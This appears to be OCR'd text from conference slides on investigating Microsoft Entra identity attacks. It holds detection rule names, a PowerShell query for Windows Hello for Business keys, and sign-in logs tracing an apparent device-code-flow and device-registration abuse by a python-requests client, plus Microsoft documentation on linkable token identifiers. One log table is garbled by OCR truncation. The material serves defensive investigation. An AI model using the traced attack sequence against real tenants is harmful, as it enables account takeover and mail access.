- Suspicious URL clicked Anomaly of MailItemAccess by GraphAPI
- OAuth Apps accessing user mail via GraphAPI
- OAuth Apps reading mail both via GraphAPI and directly
- OAuth Apps reading mail via GraphAPI anomaly


Artifact: Device Registration



Artifact: User Key



Artifact: User Key




```
# Request only the permission required for WHfB enumeration
$Scopes = @(
    "UserAuthenticationMethod.Read.All"
)

# Interactive / device-code capable sign-in
Connect-MgGraph -Scopes $Scopes


# Query Windows Hello for Business authentication methods
$whfbMethods = Get-MgUserAuthenticationWindowsHelloForBusinessMethod `
    -UserId $UserUPN


Id              : 6CaZzdMLkBpoH5DA4jvQGJp47b6PmQeaDVQ9-YwNKcY1
DisplayName     :
CreatedDateTime : 1/14/2026 4:07:37 PM
KeyStrength     : normal
DeviceId        :
```

Sign-in Logs

Intera	Date (UTC)	User agent	Correlation ID	Username	Incomin	Authenticati	Original transfer n	Token	Application	Application ID	App owner tena	Resource	Resource ID	Resource tenan	Resource ow	Home tenant ID	IP address	Client app	Device ID	Join Type	Session ID
INT	2026-01-11T04:22:06Z	Mozilla/5.0 (Macintosh; Intel M	84a5fa40-95d5-48c6-9(	joe@acme.com	none	none	deviceCodeFlow	1002	Microsoft Authentication Broker	29d9ed98-a469-4536-ade2-f981b		Microsoft Intune Enrollment	d4ebce55-015a-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps			003ebe99-e706-2d22-8566-f997b51e9d9b
INT	2026-01-11T04:22:08Z	Mozilla/5.0 (Macintosh; Intel M	84a5fa40-95d5-48c6-9(	joe@acme.com	none	deviceCode	deviceCodeFlow	1002	Microsoft Authentication Broker	29d9ed98-a469-4536-ade2-f981b		Microsoft Intune Enrollment	d4ebce55-015a-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps			003ebe99-e706-2d22-8566-f997b51e9d9b
NON	2026-01-11T04:22:11Z	Mozilla/5.0 (Macintosh; Darwin	84a5fa40-95d5-48c6-9(	joe@acme.com	none	none	deviceCodeFlow	1002	Microsoft Authentication Broker	29d9ed98-a469-4	f8cdef31-a31e-4	Microsoft Intune Enrollment	d4ebce55-015a-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps			003ebe99-e706-2d22-8566-f997b51e9d9b
NON	2026-01-11T04:22:12Z	Mozilla/5.0 (Macintosh; Darwin	19a0896e-65b3-418a-8	joe@acme.com	none	none	deviceCodeFlow	1002	Microsoft Authentication Broker	29d9ed98-a469-4536-ade2-f981b		Device Registration Service	01cb2876-7ebd-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps			003ebe99-e706-2d22-8566-f997b51e9d9b
NON	2026-01-11T04:22:19Z	python-requests/2.32.3	c471ae6c-d313-4f14-98	joe@acme.com	none	none	deviceCodeFlow		Microsoft Authentication Broker	29d9ed98-a469-4536-ade2-f981b		Windows Azure Active Directory	00000002-0000-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-e706-2d22-8566-f997b51e9d9b
INT	2026-01-11T04:22:23Z	Mozilla/5.0 (Windows NT 10.0;	dd723956-bd70-46ab-b	joe@acme.com	primaryF	none	deviceCodeFlow		Microsoft Device Registration Clie	dd762716-544d-4aeb-a526-687b		Device Registration Service	01cb2876-7ebd-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-e706-2d22-8566-f997b51e9d9b
NON	2026-01-11T04:22:25Z	python-requests/2.32.3	ae9af460-0b49-4a42-bl	joe@acme.com	none	none	deviceCodeFlow		Microsoft Device Registration Clie	dd762716-544d-4	f8cdef31-a31e-4	Device Registration Service	01cb2876-7ebd-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-e706-2d22-8566-f997b51e9d9b
INT	2026-01-11T04:22:29Z	python-requests/2.32.3	d8c908e7-f357-42e2-9(	joe@acme.com	none	none	none		Windows Sign In	38aa3b87-a06d-4817-b275-7a31(		Windows Azure Active Directory	00000002-0000-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c23e-69d45d879cd4
INT	2026-01-11T04:22:35Z	Mozilla/5.0 (Windows NT 10.0;	92c3e55a-674d-60b2-a	joe@acme.com	primaryF	none	none		Office 365 Exchange Online	00000002-0000-(	f8cdef31-a31e-4	Office 365 Exchange Online	00000002-0000-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c23e-69d45d879cd4
INT	2026-01-11T04:22:36Z	Mozilla/5.0 (Windows NT 10.0;	f97ad3e5-4409-0613-dl	joe@acme.com	primaryF	none	none		One Outlook Web	9199bf20-a13f-4	f8cdef31-a31e-4	Office 365 Exchange Online	00000002-0000-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c23e-69d45d879cd4
NON	2026-01-11T04:22:36Z		0824e26d-c658-6c9f-4e	joe@acme.com	none	none	none		Office 365 Exchange Online	00000002-0000-(	f8cdef31-a31e-4	Office 365 Exchange Online	00000002-0000-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	2603:1036:5:c	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c23e-69d45d879cd4
NON	2026-01-11T04:22:37Z	Mozilla/5.0 (Windows NT 10.0;	f97ad3e5-4409-0613-dl	joe@acme.com	none	none	none	1008	One Outlook Web	9199bf20-a13f-4	f8cdef31-a31e-4	Office 365 Exchange Online	00000002-0000-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c23e-69d45d879cd4
NON	2026-01-11T04:22:38Z		261665de-c209-89a8-a	joe@acme.com	none	none	none	1008	Office 365 Exchange Online	00000002-0000-(	f8cdef31-a31e-4	Office 365 Exchange Online	00000002-0000-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c23e-69d45d879cd4
NON	2026-01-11T04:22:38Z	Mozilla/5.0 (Windows NT 10.0;	10434950-92e5-492f-0.	joe@acme.com	none	none	none	1008	One Outlook Web	9199bf20-a13f-4	f8cdef31-a31e-4	Office365 Shell WCSS-Server	5f09333a-842c-4	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c23e-69d45d879cd4
NON	2026-01-11T04:22:38Z	Mozilla/5.0 (Windows NT 10.0;	971d780e-bbf5-af5e-28	joe@acme.com	none	none	none	1008	One Outlook Web	9199bf20-a13f-4	f8cdef31-a31e-4	Microsoft Graph	00000003-0000-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c23e-69d45d879cd4
NON	2026-01-11T04:22:40Z		298281e6-9c54-46f7-8(	joe@acme.com	none	none	none	1005	My Apps	2793995e-0a7d-4	f8cdef31-a31e-4	Microsoft Graph	00000003-0000-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c23e-69d45d879cd4
NON	2026-01-11T04:22:40Z	Mozilla/5.0 (Windows NT 10.0;	81a4c88a-9252-e3f2-bl	joe@acme.com	none	none	none	1008	One Outlook Web	9199bf20-a13f-4	f8cdef31-a31e-4	Microsoft People Cards Service	394866fc-eedb-4	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c23e-69d45d879cd4
NON	2026-01-11T04:22:40Z		554cdfd8-1612-4bb3-a1	joe@acme.com	none	none	none	1008	Office365 Shell WCSS-Server	5f09333a-842c-4	f8cdef31-a31e-4	My Apps	2793995e-0a7d-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c23e-69d45d879cd4
NON	2026-01-11T04:22:40Z		554cdfd8-1612-4bb3-a1	joe@acme.com	none	none	none	1008	Office365 Shell WCSS-Server	5f09333a-842c-4	f8cdef31-a31e-4	Power Platform API	8578e004-a5c6-	f7c94902-1b79-		f7c94902-1b79-4	216.9.110.12	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c23e-69d45d879cd4
NON	2026-01-11T04:22:40Z	Mozilla/5.0 (Windows NT 10.0;	c5325ede-042b-63bb-b	joe@acme.com	none	none	none	1008	One Outlook Web	9199bf20-a13f-4	f8cdef31-a31e-4	IrisSelectionFrontDoor	16aeb910-ce68-	f7c94902-1b79-		f7c94902-1b79-4	216.9.110.12	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c23e-69d45d879cd4
NON	2026-01-11T04:22:40Z	Mozilla/5.0 (Windows NT 10.0;	f0965755-80ab-de0a-dl	joe@acme.com	none	none	none	1008	One Outlook Web	9199bf20-a13f-4	f8cdef31-a31e-4	Augmentation Loop	4354e225-50c9-	f7c94902-1b79-		f7c94902-1b79-4	216.9.110.12	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c23e-69d45d879cd4

Sign-in Logs

Intera	Date (UTC)	User agent	Correlation ID	Username	Incomin	Authenticati	Original transfer m	Token	Application	Application ID	App owner tena	Resource	Resource ID	Resource tenan	Resource owi	Home tenant ID	IP address	Client app	Device ID	Join Type	Session ID
INT	2026-01-11T04:22:06Z	Mozilla/5.0 (Macintosh; Intel M	84a5fa40-95d5-48c6-9c	joe@acme.com	none	none	deviceCodeFlow	1002	Microsoft Authentication Broker	29d9ed98-a469-4536-ade2-f981b		Microsoft Intune Enrollment	d4ebce55-015a-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps			003ebe99-e706-2d22-8566-f997b51e9d9b
INT	2026-01-11T04:22:08Z	Mozilla/5.0 (Macintosh; Intel M	84a5fa40-95d5-48c6-9c	joe@acme.com	none	deviceCode	deviceCodeFlow	1002	Microsoft Authentication Broker	29d9ed98-a469-4536-ade2-f981b		Microsoft Intune Enrollment	d4ebce55-015a-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps			003ebe99-e706-2d22-8566-f997b51e9d9b
NON	2026-01-11T04:22:11Z	Mozilla/5.0 (Macintosh; Darwin	84a5fa40-95d5-48c6-9c	joe@acme.com	none	none	deviceCodeFlow	1002	Microsoft Authentication Broker	29d9ed98-a469-	f8cdef31-a31e-	Microsoft Intune Enrollment	d4ebce55-015a-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps			003ebe99-e706-2d22-8566-f997b51e9d9b
NON	2026-01-11T04:22:12Z	Mozilla/5.0 (Macintosh; Darwin	19a0896e-65b3-418a-8	joe@acme.com	none	none	deviceCodeFlow	1002	Microsoft Authentication Broker	29d9ed98-a469-4536-ade2-f981b		Device Registration Service	01cb2876-7ebd-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps			003ebe99-e706-2d22-8566-f997b51e9d9b
NON	2026-01-1															2-1b79-4	216.9.110.12	Mobile Apps	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-e706-2d22-8566-f997b51e9d9b
INT	2026-01-1															2-1b79-4	216.9.110.12	Mobile Apps	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-e706-2d22-8566-f997b51e9d9b
NON	2026-01-1															2-1b79-4	216.9.110.12	Mobile Apps	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-e706-2d22-8566-f997b51e9d9b
INT	2026-01-1															2-1b79-4	216.9.110.12	Mobile Apps	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c23e-69d45d879cd4
INT	2026-01-1															2-1b79-4	216.9.110.12	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c23e-69d45d879cd4
INT	2026-01-1															2-1b79-4	216.9.110.12	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c23e-69d45d879cd4
NON	2026-01-1															2-1b79-4	2603:1036:5:c	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c23e-69d45d879cd4
NON	2026-01-1															2-1b79-4	216.9.110.12	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c23e-69d45d879cd4
NON	2026-01-1															2-1b79-4	216.9.110.12	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c23e-69d45d879cd4
NON	2026-01-1															2-1b79-4	216.9.110.12	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c23e-69d45d879cd4
NON	2026-01-1																				
NON	2026-01-1																				
NON	2026-01-1																				
NON	2026-01-1																				
NON	2026-01-1																				
NON	2026-01-1																				
NON	2026-01-1																				

Track and investigate identity activities with linkable identifiers in Microsoft Entra

Microsoft embeds specific identifiers in all access tokens that enable the correlation of activities back to a single root authentication event. These linkable identifiers are surfaced in customer-facing logs to support threat hunters and security analysts in investigating and mitigating identity-based attacks. By using these identifiers, security professionals can more effectively trace, analyze, and respond to malicious activity acros sessions and tokens, enhancing both the transparency and security of the environment.

Types of linkable identifiers

There are two types of linkable identifiers used to support advanced identity investigation and threat hunting scenarios: session ID-based identifiers and unique token identifiers.

Session ID-based identifiers

An identifier based on session ID (SID-based identifier) enables correlation of all authentication artifacts su

Linkable identifier claims

This table describes all the linkable identifier claims in the Entra tokens.

Expand table

Claim	Format	Description
oid	String, a GUID	The immutable identifier for the requestor, which is the verified identity of the user or service principal. This ID uniquely identifies the requestor across applications.
tid	String, a GUID	Represents the tenant that the user is signing in to.
sid	String, a GUID	Represents a unique identifier for an entire session and is generated when a user does interactive authentication. This ID helps link all authentication artifacts issued from a single root authentication.
deviceid	String, a GUID	Represents a unique identifier for the device from which a user is interacting with an application.
uti	String	Represents the token identifier claim This ID is a unique, per-token identifier that is case-sensitive.
iat	int, a Unix timestamp	Specifies when the authentication for this token occurred.

https://learn.microsoft.com/en-us/entra/identity/authentication/how-to-authentication-track-linkable-identifiers

RSAC

Sign-in Logs

Interac	Date (UTC)	User agent	Correlation ID	Username	Incomin	Authenticati	Original transfer n	Token	Application	Application ID	App owner tena	Resource	Resource ID	Resource tenan	Resource ow	Home tenant ID	IP address	Client app	Device ID	Join Type	Session ID
INT	2026-01-11T04:22:06Z	Mozilla/5.0 (Macintosh; Intel M	84a5fa40-95d5-48c6-9c	joe@acme.com	none	none	deviceCodeFlow	1002	Microsoft Authentication Broker	29d9ed98-a469-4536-ade2-f981b		Microsoft Intune Enrollment	d4ebce55-015a-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps			003ebe99-e706-2d22-8566-f997b51e9d9b
INT	2026-01-11T04:22:08Z	Mozilla/5.0 (Macintosh; Intel M	84a5fa40-95d5-48c6-9c	joe@acme.com	none	deviceCode	deviceCodeFlow	1002	Microsoft Authentication Broker	29d9ed98-a469-4536-ade2-f981b		Microsoft Intune Enrollment	d4ebce55-015a-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps			003ebe99-e706-2d22-8566-f997b51e9d9b
NON	2026-01-11T04:22:11Z	Mozilla/5.0 (Macintosh; Darwin	84a5fa40-95d5-48c6-9c	joe@acme.com	none	none	deviceCodeFlow	1002	Microsoft Authentication Broker	29d9ed98-a469-4	f8cdef31-a31e-4	Microsoft Intune Enrollment	d4ebce55-015a-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps			003ebe99-e706-2d22-8566-f997b51e9d9b
NON	2026-01-11T04:22:12Z	Mozilla/5.0 (Macintosh; Darwin	19a0896e-65b3-418a-8	joe@acme.com	none	none	deviceCodeFlow	1002	Microsoft Authentication Broker	29d9ed98-a469-4536-ade2-f981b		Device Registration Service	01cb2876-7ebd-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps			003ebe99-e706-2d22-8566-f997b51e9d9b
NON	2026-01-11T04:22:19Z	python-requests/2.32.3	c471ae6c-d313-4f14-98	joe@acme.com	none	none	deviceCodeFlow		Microsoft Authentication Broker	29d9ed98-a469-4536-ade2-f981b		Windows Azure Active Directory	00000002-0000-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-e706-2d22-8566-f997b51e9d9b
INT	2026-01-11T04:22:23Z	Mozilla/5.0 (Windows NT 10.0;	dd723956-bd70-46ab-b	joe@acme.com	primaryF	none	deviceCodeFlow		Microsoft Device Registration Clie	dd762716-544d-4aeb-a526-687b		Device Registration Service	01cb2876-7ebd-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-e706-2d22-8566-f997b51e9d9b
NON	2026-01-11T04:22:25Z	python-requests/2.32.3	ae9af460-0b49-4a42-bl	joe@acme.com	none	none	deviceCodeFlow		Microsoft Device Registration Clie	dd762716-544d-4	f8cdef31-a31e-4	Device Registration Service	01cb2876-7ebd-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-e706-2d22-8566-f997b51e9d9b
INT	2026-01-11T04:22:29Z	python-requests/2.32.3	d8c908e7-f357-42e2-9(	joe@acme.com	none	none	none		Windows Sign In	38aa3b87-a06d-4817-b275-7a31(		Windows Azure Active Directory	00000002-0000-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Mobile Apps	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c23e-69d45d879cd4
INT	2026-01-11T04:22:35Z	Mozilla/5.0 (Windows NT 10.0;	92c3e55a-674d-60b2-a	joe@acme.com	primaryF	none	none		Office 365 Exchange Online	00000002-0000-(	f8cdef31-a31e-4	Office 365 Exchange Online	00000002-0000-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c23e-69d45d879cd4
INT	2026-01-11T04:22:36Z	Mozilla/5.0 (Windows NT 10.0;	f97ad3e5-4409-0613-dl	joe@acme.com	primaryF	none	none		One Outlook Web	9199bf20-a13f-4	f8cdef31-a31e-4	Office 365 Exchange Online	00000002-0000-	f7c94902-1b79-	f8cdef31-a31	f7c94902-1b79-4	216.9.110.12	Browser	8ce9c664-7ec3-4e9b-bfb	Azure AD registered	003ebe99-258a-3aa0-c23e-69d45d879cd4

